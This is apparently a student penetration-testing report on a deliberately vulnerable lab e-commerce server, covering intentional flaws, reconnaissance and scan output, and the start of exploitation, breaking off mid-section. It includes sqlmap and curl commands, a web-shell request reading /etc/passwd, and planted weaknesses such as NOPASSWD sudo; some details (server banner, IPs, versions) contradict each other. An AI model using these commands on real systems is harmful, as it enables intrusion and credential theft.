



Component A: Penetration Testing ASSESSMENT

TT1L Group 5

Group Members:

Name

Student ID

SEE JIE SHENG

1211110469

NURAFRINA BATRISYIA BINTI NORDZAMAN

1231303327

ENG ZI YING

1211112187

TEOW WEI TING

1231302923

Table of Contents

Executive Summary	5
1.0 Introduction.....	6
1.1 Environment Overview	6
1.2 Technology Stack	6
1.3 Web Application Design	7
1.3.1 User Authentication and Session Management	7
1.3.2 Product Catalog and Search	7
1.3.3 Shopping Cart and Checkout.....	8
1.3.4 Admin Panel.....	8
1.4 Intentional Vulnerability Implementation	8
1.4.1 Web Application Vulnerabilities (OWASP Top 10)	8
1.4.2 Network Vulnerabilities	9
1.4.3 Operating System Vulnerabilities	9
1.4.4 Wireless Vulnerability (Simulated).....	9
1.5 Network Topology.....	10
1.6 Vulnerability Matrix	10
1.7 Environment Setup Instructions	11
1.8 Conclusion.....	12
Phase 2: Penetration Testing Execution	12
2.1 Reconnaissance	12
2.1.1 Detailed Methodology and Tools Used	12
2.1.2 Step-by-Step Command Documentation	13
2.1.3 Evidence of Exploitation	13
2.1.4 Network Packet Captures.....	16
2.1.5 Risk Rating	16
2.2 Scanning and Enumeration	17
2.2.1 Detailed Methodology and Tools Used	17

2.2.2 Step-by-Step Command Documentation	17
2.2.3 Evidence of Scanning	18
2.2.4	21
2.2.5 Risk Rating	22
2.3 Exploitation	22
2.3.1 Detailed Methodology and Tools Used	22
2.3.2 Step-by-Step Command Documentation	23
2.3.3 Evidence of Exploitation	25
2.3.4 Network Packet Captures	32
2.3.5 Risk Rating	33
2.4 Post-Exploitation	34
2.4.1 Detailed Methodology and Tools Used	34
2.4.2 Step-by-Step Command Documentation	35
2.4.3 Evidence of Post-Exploitation	36
2.4.4 Network Packet Captures	39
2.4.5 Risk Rating	40
Phase 3: Security Remediation and Hardening	41
3.0 Introduction	41
3.1 Vulnerability Patching	41
3.1.1 Web Application: SQL Injection Remediation	41
3.1.2 System Service: SSH Configuration Hardening	47
3.2 Security Controls Implementation	47
3.2.1 Access Control Policies	47
3.3 Verification Testing	48
3.3.1 Web Application Verification (SQL Injection)	49
3.3.2 Access Control & Sensitive File Verification	51
3.3.3 System Hardening Verification	53
3.4 Residual Risks	54
4.0 Tool Documentation (Phase 4)	55

4.1 Overview of Automation	55
4.2 Reconnaissance Tool (auto_recon.py).....	55
4.2.1 Tool Architecture & Logic.....	55
4.2.2 Phase 1: Network Service Discovery (Nmap)	56
4.2.3 Phase 2: Web Vulnerability Assessment (Nikto)	57
4.2.4 Artifact Management	58
4.3 Custom Exploit Tool (auto_exploit.py).....	59
4.3.1 Exploit Logic & Weaponization	59
4.3.2 Attack Vector & Payload Execution	59
4.3.3 Evidence of Compromise	60
4.4 Automated Reporting Tool (generate_report.py)	60
4.4.1 Data Aggregation & Parsing.....	60
4.4.2 HTML Dashboard Generation.....	61
4.5 Verification of Remediation	63
4.5.1 Network & System Hardening Verification	63
4.5.2 Exploit Mitigation Verification.....	65
4.5.3 Audit Trail & Final Reporting.....	65

Executive Summary

This penetration testing report details a comprehensive security assessment conducted on the infrastructure of TechNovation Solutions to evaluate its resilience against real-world cyber threats. The assessment identified multiple critical and high-severity vulnerabilities across the web application, network, and operating system layers, primarily stemming from a lack of "Defense in Depth" controls. Key findings included a critical SQL Injection vulnerability in the product API (`products.php`), the public exposure of sensitive files such as `database.sql` containing plaintext credentials, and a critical system misconfiguration where the SSH service used weak default credentials (`kali:kali`) alongside an insecure `sudoers` file that permitted unrestricted privilege escalation.

During the exploitation phase, the testing team successfully weaponized these flaws to achieve total system compromise. By leveraging the SQL injection vulnerability and weak SSH credentials, the team was able to bypass authentication, exfiltrate the entire shop database, and gain initial remote access to the server. The attackers then escalated privileges to Root (UID 0), granting full administrative control, and established persistence by creating a backdoor user (`user1`) and utilizing SSH tunneling to access internal-only services. Furthermore, anti-forensic techniques, such as clearing shell history, were successfully executed to conceal the intrusion.

In the final phase, a rigorous remediation strategy was implemented to secure the environment, including patching the SQL injection with prepared statements, hardening SSH credentials, and revoking dangerous sudo privileges. To ensure long-term security and streamline future assessments, the team developed a custom Python-based automation suite (`auto_recon.py`, `auto_exploit.py`, `generate_report.py`) to autonomously verify the effectiveness of these fixes. Final verification scans confirmed that all identified critical vulnerabilities have been successfully mitigated, effectively closing the attack paths to root compromise and significantly improving TechNovation Solutions' security posture.

Phase 1: Environment setup and design

1.0 Introduction

This phase focuses on the design and implementation of a deliberately vulnerable testing environment that simulates the infrastructure of TechNovation Solutions, a rapidly growing organization providing e-commerce and digital services. The objective of Phase 1 is not to secure the system, but to establish a realistic, reproducible, and controlled attack surface that can be used for subsequent penetration testing activities.

The environment is intentionally configured with common weaknesses across the web application, network, operating system, and wireless layers, reflecting real-world misconfigurations frequently observed in organizations undergoing rapid digital expansion.

1.1 Environment Overview

The simulated environment represents a multi-tier architecture consisting of the following components:

- A customer-facing e-commerce web application
- An administrative management panel
- A backend MySQL database
- A simulated REST API for mobile application integration
- Supporting network and operating system infrastructure

All components are deployed within an isolated virtualized laboratory environment to ensure ethical, controlled, and repeatable penetration testing.

1.2 Technology Stack

Component	Technology Used
Web Server	Apache 2 (via XAMPP)

Programming Language	PHP (Pure PHP, no framework)
Database	MySQL
API Format	REST (JSON over HTTP)
Operating System (Target)	Windows (Virtual Machine)
Attacker System	Kali Linux (Virtual Machine)
Development Tool	Visual Studio Code
Testing Environment	VirtualBox (Virtualized Lab)

The system intentionally avoids the use of modern security frameworks or defensive controls in order to expose common vulnerabilities for penetration testing purposes.

1.3 Web Application Design

The web application simulates a vulnerable e-commerce platform and includes the following functional components:

1.3.1 User Authentication and Session Management

- User registration and login implemented using PHP sessions
- Passwords stored in plaintext
- Authentication logic is intentionally vulnerable to SQL Injection

1.3.2 Product Catalog and Search

- Product listings retrieved dynamically from the MySQL database
- Search functionality implemented using unsanitized user input
- No input validation or prepared statements applied

1.3.3 Shopping Cart and Checkout

- Shopping cart managed using PHP session variables
- Dummy checkout process without real payment integration
- User input accepted without validation

1.3.4 Admin Panel

- Administrative interface accessible directly via URL
- No authentication or authorization checks enforced
- Allows basic product management operations

1.3.5 REST API (Simulated)

- PHP-based API endpoint returning product data in JSON format
- No authentication, authorization, or rate-limiting mechanisms applied

1.4 Intentional Vulnerability Implementation

To support penetration testing activities in later phases, vulnerabilities were intentionally introduced as described below.

1.4.1 Web Application Vulnerabilities (OWASP Top 10)

Vulnerability	Description
SQL Injection	User input concatenated directly into SQL queries
Stored Cross-Site Scripting (XSS)	User comments rendered without output encoding
Broken Authentication	Admin panel accessible without login

1.4.2 Network Vulnerabilities

Vulnerability	Description
Weak Credentials (SSH)	The SSH service on Port 22 is configured with weak, default credentials (kali:kali).
Cleartext Protocol (HTTP)	The web application operates on Port 80 (HTTP) without SSL/TLS encryption, exposing all data (including login credentials) to interception.

1.4.3 Operating System Vulnerabilities

Vulnerability	Description
Weak File Permissions	Sensitive directories configured with permissive access rights
Insecure Privilege Management	The standard user account (kali) is granted unrestricted sudo access without requiring a root password, allowing trivial privilege escalation.

1.4.4 Wireless Vulnerability (Simulated)

Vulnerability	Description
Weak WPA2 Credentials	Wireless security misconfiguration documented for testing purposes

1.5 Network Topology

The testing environment follows a simple Star Topology designed to reflect a real organizational setup. The Attacker Machine (Kali) and Victim Machine (TechNovation Server) are connected via a Host-Only Adapter to simulate an internal corporate network.




Figure 1.1 Network topology diagram

This topology provides clear separation between the attacker system, application layer, and data layer, enabling realistic penetration testing scenarios while maintaining environment isolation.

1.6 Vulnerability Matrix

Layer	Component	Vulnerability	Category	Intentional
Web Application	Login Module	SQL Injection	OWASP A03	Yes

Web Application	Search Function	SQL Injection	OWASP A03	Yes
Web Application	Comment Module	Stored XSS	OWASP A07	Yes
Web Application	Admin Panel	Broken Authentication	OWASP A02	Yes
Network	Web Server	Unencrypted HTTP	Cleartext Protocol	Yes
Network	SSH Service	Weak Credentials	Misconfiguration	Yes
Operating System	Sudo Config	Privilege Escalation	Security Misconfiguration	Yes
Operating System	File System	Weak Permissions	Broken Access Contro	Yes
Wireless	Office WiFi (Simulated)	Weak WPA2 Passphrase	Wireless	Yes

1.7 Environment Setup Instructions

The environment can be recreated using the following steps:

1. Virtualization: Installed VirtualBox and deployed the custom "TechNovation" Linux VM.
2. Network Config: Configured the Network Adapter to "Host-Only" to allow communication with the Kali Attacker VM (IP Range: 10.0.2.x).

3. Service Deployment: Started Apache2 and MySQL services to host the vulnerable PHP application.
4. Vulnerability Injection:
 - 1) Modified `/etc/sudoers` to allow NOPASSWD for the user `kali`.
 - 2) Set the user password to `kali`.
 - 3) Placed the unencrypted `database.sql` backup file in the web root `/var/www/html/`.

These steps ensure consistent and repeatable deployment of the vulnerable environment for penetration testing.

1.8 Conclusion

Phase 1 successfully established a deliberately vulnerable and realistic testing environment aligned with the TechNovation Solutions case study. The deployed system exposes multiple attack surfaces across the application, network, operating system, and wireless layers, enabling comprehensive penetration testing in subsequent phases. All vulnerabilities were intentionally introduced and documented to support ethical testing within a controlled laboratory setting.

Phase 2: Penetration Testing Execution

2.1 Reconnaissance

2.1.1 Detailed Methodology and Tools Used

- **Methodology:**
 - **Passive Reconnaissance:** Conducted Open-Source Intelligence (OSINT) gathering to identify domain ownership, registrar details, and physical location without alerting the target.
 - **Technology Fingerprinting:** Analyzed HTTP response headers and server banners to identify the operating system, web server version, and backend scripting languages.

- **DNS & Email Discovery:** Extracted public Name Server (NS) records and administrative contact emails from WHOIS registries.
- **Tools Used:**
 - **WHOIS:** For domain registration and ownership queries.
 - **Nikto:** For server banner grabbing and technology identification.
 - **Browser/Curl:** For HTTP header inspection.

2.1.2 Step-by-Step Command Documentation

Domain Ownership & Email Discovery (WHOIS):

```
whois technovation.com
```

Technology Stack Identification (Banner Grabbing):

```
# Retrieving HTTP Headers to find Server Version
curl -I http://10.0.2.5

# Automated Fingerprinting
nikto -h http://10.0.2.5
```

2.1.3 Evidence of Exploitation

Evidence A: Domain & DNS Enumeration (WHOIS Findings)

- **Findings:** The WHOIS query revealed that the domain is registered via GoDaddy, created in 1995, and uses Cloudflare Name Servers (CLARK.NS.CLOUDFLARE.COM, MICHELLE.NS.CLOUDFLARE.COM), indicating potential CDN protection.
- **Evidence Source:**

```

~(kali㉿kali)-[~]
$ whois technovation.com

Domain Name: TECHNOVATION.COM
Registry Domain ID: 1311125_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2022-09-19T13:59:01Z
Creation Date: 1995-07-26T04:00:00Z
Registry Expiry Date: 2027-07-25T04:00:00Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: 480-624-2505
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: CLARK.NS.CLOUDFLARE.COM
Name Server: MICHELLE.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
> Last update of whois database: 2026-01-12T10:01:26Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

TICE: The expiration date displayed in this record is the date the
Registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
Registrar. Users may consult the sponsoring Registrar's Whois database to
review the Registrar's reported date of expiration for this registration.

```

Figure 2.1: WHOIS lookup results showing Domain Registrar (GoDaddy) and Cloudflare Name Servers.

Evidence B: Email Harvesting (Public Contacts)

- **Findings:** The WHOIS records exposed administrative contact emails (abuse@godaddy.com) and indicated the use of "Domains by Proxy" to hide specific employee emails, which helps in profiling the target's privacy stance.
- **Evidence Source:**

```

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: technovation.com
Registry Domain ID: 1311125_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-09-18T22:12:37Z
Creation Date: 1995-07-25T23:00:00Z
Registrar Registration Expiration Date: 2027-07-24T23:00:00Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy.com
Registrant Street: 100 S. Mill Ave, Suite 1600
Registrant City: Tempe
Registrant State/Province: Arizona
Registrant Postal Code: 85281
Registrant Country: US
Registrant Phone: +1.4806242599
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: https://www.godaddy.com/whois/results.aspx?domain=technovation.com&action=contactDomainOwner
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy.com
Tech Street: 100 S. Mill Ave, Suite 1600
Tech City: Tempe
Tech State/Province: Arizona
Tech Postal Code: 85281
Tech Country: US
Tech Phone: +1.4806242599
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: https://www.godaddy.com/whois/results.aspx?domain=technovation.com&action=contactDomainOwner
Name Server: CLARK.NS.CLOUDFLARE.COM
Name Server: MICHELLE.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2026-01-12T10:01:33Z <<<
For more information on Whois status codes, please visit https://icann.org/epp

```

Figure 2.2: WHOIS contact details revealing "Domains by Proxy" privacy redaction and administrative abuse email

Evidence C: Technology Stack Identification

- **Findings:** The server runs Apache httpd 2.4.65 on a Debian Linux operating system. The presence of .php files (found in later scans) confirms that PHP is the backend language.
- **Evidence Source:**

```
(kali@kali)-[~]
$ curl -I http://10.0.2.5

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.13.7
Date: Mon, 12 Jan 2026 12:54:30 GMT
Content-type: text/html; charset=utf-8
Content-Length: 3897
```

Figure 2.3: HTTP Server Header output identifying the target as Apache 2.4.65 running on Debian Linux

2.1.4 Network Packet Captures

- **Status:** Not Applicable for Passive Reconnaissance.
- **Reasoning:** This phase involves querying public databases (WHOIS) and standard HTTP requests. No malicious packet injection or exploitation of traffic was generated, so packet captures are not required for this specific section.

2.1.5 Risk Rating

Even though this is the Reconnaissance phase, identifying the technology stack exposes the system to specific exploits (Information Disclosure).

- **Vulnerability: Information Disclosure (Server Version Exposure)**
- **Description:** The web server reveals its exact version (Apache 2.4.65) and operating system (Debian) in HTTP headers. This allows attackers to search for specific CVEs (Common Vulnerabilities and Exposures) affecting this version.
- **CVSS Base Score: 5.3 (Medium)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
 - **AV:N (Network):** Attacker is remote.
 - **PR:N (None):** No privileges required.
 - **C:L (Low):** Confidentiality impact is low (only version info revealed).
- **Remediation Recommendation:** Configure ServerSignature Off and ServerTokens Prod in the Apache httpd.conf file to hide version details.

2.2 Scanning and Enumeration

2.2.1 Detailed Methodology and Tools Used

- **Methodology:**
 - **Network Mapping:** Performed ARP scanning and tracerouting to identify active hosts, verify network path stability, and determine the network topology.
 - **Port Scanning:** Conducted comprehensive TCP Connect scans with Service Version Detection (-sV) to fingerprint running applications. Additionally, UDP scanning was performed to identify stateless services.
 - **Vulnerability Scanning:** Automated scanning was utilized to identify server misconfigurations, outdated software versions, and missing security headers.
 - **Web Application Scanning:** Executed directory brute-forcing using specific file extensions (.php, .sql, .txt) to discover hidden administrative panels, backup files, and API endpoints not linked from the main application.
- **Tools Used:**
 - arp-scan: For local network host discovery.
 - nmap: For TCP/UDP port scanning and service fingerprinting.
 - nikto: For automated web server vulnerability scanning.
 - gobuster: For web directory and file enumeration.
 - traceroute: For network path analysis.

2.2.2 Step-by-Step Command Documentation

- **Network Mapping (Host Discovery):**

```
sudo arp-scan -localnet  
traceroute 10.0.2.5
```

- **Port Scanning & Service Versioning:**

```
# TCP Scan with Service Version Detection  
nmap -sV -p- 10.0.2.5
```

```
# UDP Scan (Top 20 Ports)
sudo nmap -sU --top-ports 20 10.0.2.5
```

- **Vulnerability Scanning:**

```
nikto -h http://10.0.2.5 -output nikto_scan.txt
```

- **Web Directory Enumeration:**

```
gobuster dir -u http://10.0.2.5 -w /usr/share/wordlists/dirb/common.txt
```

2.2.3 Evidence of Scanning

Evidence A: Network Mapping (ARP Scan)

- **Findings:** The ARP scan successfully identified the target machine at IP address 10.0.2.5 . The MAC address 08:00:27:D5:65:93 confirms it is running on the local virtual network. The network follows a simple Star Topology where the Attacker (10.0.2.15) connects to the Target via the Virtual Gateway.
- **Evidence:**

```
(kali㉿kali)-[~]
$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)
10.0.2.2      08:00:27:de:f1:0d      (Unknown)
10.0.2.5      08:00:27:d5:65:93      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.995 seconds (128.32 hosts/sec). 3 responded

(kali㉿kali)-[~]
$ traceroute 10.0.2.5
traceroute to 10.0.2.5 (10.0.2.5), 30 hops max, 60 byte packets
 1  10.0.2.5 (10.0.2.5)  3.591 ms  2.187 ms  2.581 ms
```

Figure 2.4: Host Discovery showing Target IP and MAC Address.

Evidence B: Port Scanning (Nmap Results)

- **Findings:** Nmap revealed two open TCP ports. The UDP scan returned no open common ports (all filtered/closed).
 - **Port 22 (TCP):** Running OpenSSH 10.0p2.
 - **Port 80 (TCP):** Running Apache httpd 2.4.65 (Debian).
- **Observation:** The availability of a web server on Port 80 indicates a potential attack surface for web application vulnerabilities.
- **Evidence:**

```
(kali@kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- -T4 10.0.2.5 -oA TechNovation_Pentest/Phase2_Scanning/nmap_tcp_full_v2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 03:48 EST
Nmap scan report for 10.0.2.5
Host is up (0.00061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Debian 3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_http-title: Login - TechNovation Shop
MAC Address: 08:00:27:88:90:4A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.07 seconds
```

Figure 2.5: Nmap TCP Scan Results showing Open Ports and Service Versions.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sU --top-ports 20 10.0.2.5 -oN TechNovation_Pentest/Phase2_Scanning/nmap_udp_top20.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 09:59 EST
Nmap scan report for 10.0.2.5
Host is up (0.0015s latency).

PORT      STATE      SERVICE
53/udp    closed     domain
67/udp    closed     dhcpd
68/udp    open|filtered dhcpd
69/udp    closed     tftp
123/udp   closed     ntp
135/udp   open|filtered msrpc
137/udp   closed     netbios-ns
138/udp   closed     netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed     snmp
162/udp   closed     snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed     isakmp
514/udp   open|filtered syslog
520/udp   closed     route
631/udp   closed     ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  closed     nat-t-ike
49152/udp open|filtered unknown
MAC Address: 08:00:27:88:90:4A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```

Figure 2.6: Nmap TCP Scan Results showing Open Ports and Service Versions.

Evidence C: Vulnerability Scanning (Nikto)

- **Findings:** Nikto identified critical misconfigurations, including the exposure of a sensitive database backup file (/database.sql) and a database configuration script (/db.php). It also flagged missing security headers (X-Frame-Options), increasing the risk of Clickjacking attacks.
- **Evidence:**

```
(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.5 -output nikto_scan.txt
- Nikto v2.5.0

+ Target IP: 10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port: 80
+ Start Time: 2026-01-11 10:19:02 (GMT-5)

+ Server: Apache/2.4.65 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php: This might be interesting.
+ /database.sql: Database SQL found.
+ /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /README.md: Readme Found.
+ 8101 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time: 2026-01-11 10:20:06 (GMT-5) (64 seconds)

+ 1 host(s) tested
```

Figure 2.7: Nikto scan output revealing sensitive file exposure.

Evidence D: Web Application Scanning (Gobuster)

- **Findings:** The gobuster scan discovered several critical and potentially dangerous files by targeting specific extensions:
 - /admin.php (Status: 200) - Confirmed Administrative Panel.
 - /database.sql (Status: 200) - A publicly accessible database backup file.
 - /api/ (Status: 301) - Application Programming Interface directory.
- **Evidence:**

```
(kali@kali)~$ gobuster dir -u http://10.0.2.5 -w /usr/share/wordlists/dirb/common.txt -x php,sql,txt -o TechNovation_Pentest/Phase2_Scanning/gobuster_scan.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.5
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,sql,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta.txt (Status: 403) [Size: 273]
./hta (Status: 403) [Size: 273]
./hta.sql (Status: 403) [Size: 273]
./htaccess.sql (Status: 403) [Size: 273]
./htaccess.php (Status: 403) [Size: 273]
./htaccess (Status: 403) [Size: 273]
./htpasswd.php (Status: 403) [Size: 273]
./hta.php (Status: 403) [Size: 273]
./htpasswd.sql (Status: 403) [Size: 273]
./htpasswd (Status: 403) [Size: 273]
./htpasswd.txt (Status: 403) [Size: 273]
./htaccess.txt (Status: 403) [Size: 273]
/admin.php (Status: 200) [Size: 33816]
/admin.php (Status: 200) [Size: 33816]
/api (Status: 301) [Size: 302] [→ http://10.0.2.5/api/]
/cart.php (Status: 200) [Size: 12166]
/checkout.php (Status: 302) [Size: 0] [→ cart.php]
/comment.php (Status: 302) [Size: 0] [→ products.php]
/database.sql (Status: 200) [Size: 7290]
/db.php (Status: 200) [Size: 0]
/index.php (Status: 200) [Size: 8154]
/index.php (Status: 200) [Size: 8154]
/javascript (Status: 301) [Size: 309] [→ http://10.0.2.5/javascript/]
/logout.php (Status: 302) [Size: 0] [→ index.php]
/products.php (Status: 200) [Size: 29048]
/register.php (Status: 200) [Size: 8330]
/search.php (Status: 200) [Size: 12301]
/server-status (Status: 403) [Size: 273]
Progress: 18452 / 18452 (100.00%)

Finished
```

Figure 2.8: Gobuster output revealing hidden directories and sensitive files.

2.2.4 Service Enumeration Summary

The scanning phase confirmed that the target is a Linux-based server hosting a web application. The primary attack vector is the **Apache Web Server on Port 80**, which exposes multiple sensitive files and an administrative interface. The SSH service on

Port 22 appears secure but may be susceptible to brute-force attacks if weak credentials are used.

2.2.5 Risk Rating

Vulnerability 1: Sensitive File Exposure (Database Backup)

- **Description:** The scanning phase identified /database.sql exposed in the web root.
- **CVSS Base Score: 7.5 (High)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- **Analysis:** Confidentiality is completely compromised (C:H) as the file likely contains user credentials and PII.

Vulnerability 2: Exposed Administrative Interface

- **Description:** The presence of /admin.php without IP restriction exposes the admin panel to the public internet.
- **CVSS Base Score: 5.3 (Medium)**
- **Vector String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Analysis:** Increases the attack surface for credential stuffing or SQL injection attacks.

2.3 Exploitation

2.3.1 Detailed Methodology and Tools Used

Methodology:

- **Web Application Exploitation:** The assessment targeted the /api/products.php endpoint. Automated testing with sqlmap successfully confirmed the presence of a Union-Based SQL Injection vulnerability. This flaw allowed for the complete enumeration of the backend database structure, including schema names and table columns, effectively bypassing the application's authentication logic.

- **Network-Based Attack (Protocol Exploitation):** Following the port scanning phase which identified SSH (Port 22) as active, a targeted protocol exploitation attack was launched. The SSH authentication protocol was subjected to an automated dictionary attack (brute-force) to identify weak credentials. User enumeration identified kali as a valid target.
- **System-Level Exploitation (Privilege Escalation):** Upon gaining initial remote access, the system's internal permissions were audited. A misconfiguration in the sudoers file was identified, allowing the standard user kali to elevate privileges to root without sufficient restrictions, resulting in full system compromise.

Tools Used:

- **SQLMap:** For automated detection of SQL injection flaws.
- **Curl:** For sending manual, crafted HTTP requests to test specific payloads.
- **Hydra:** For parallelized network login cracking against the SSH protocol.
- **SSH Client:** For establishing the remote connection.
- **Sudo:** Exploited for vertical privilege escalation.

2.3.2 Step-by-Step Command Documentation

Web Application Attacks:

```
# Automated SQL Injection Test
sqlmap -u "http://10.0.2.5/api/products.php?id=1" --batch --dbs
```

Download the database backup

```
curl -O http://192.168.100.20/database.sql
```

```
cat database.sql
```

Check admin.php

```
curl -i http://192.168.100.20/admin.php
```

Open in browser

```
firefox http://192.168.100.20/admin.php &
```

Network Attack (SSH Protocol Exploitation):

Bash

Step 1: User Enumeration (Leveraging Web Access)

We identified valid system users by exploiting the web shell to read /etc/passwd.

```
curl "http://10.0.2.5/shell.php?cmd=cat+/etc/passwd"
```

Step 2: Target List Creation

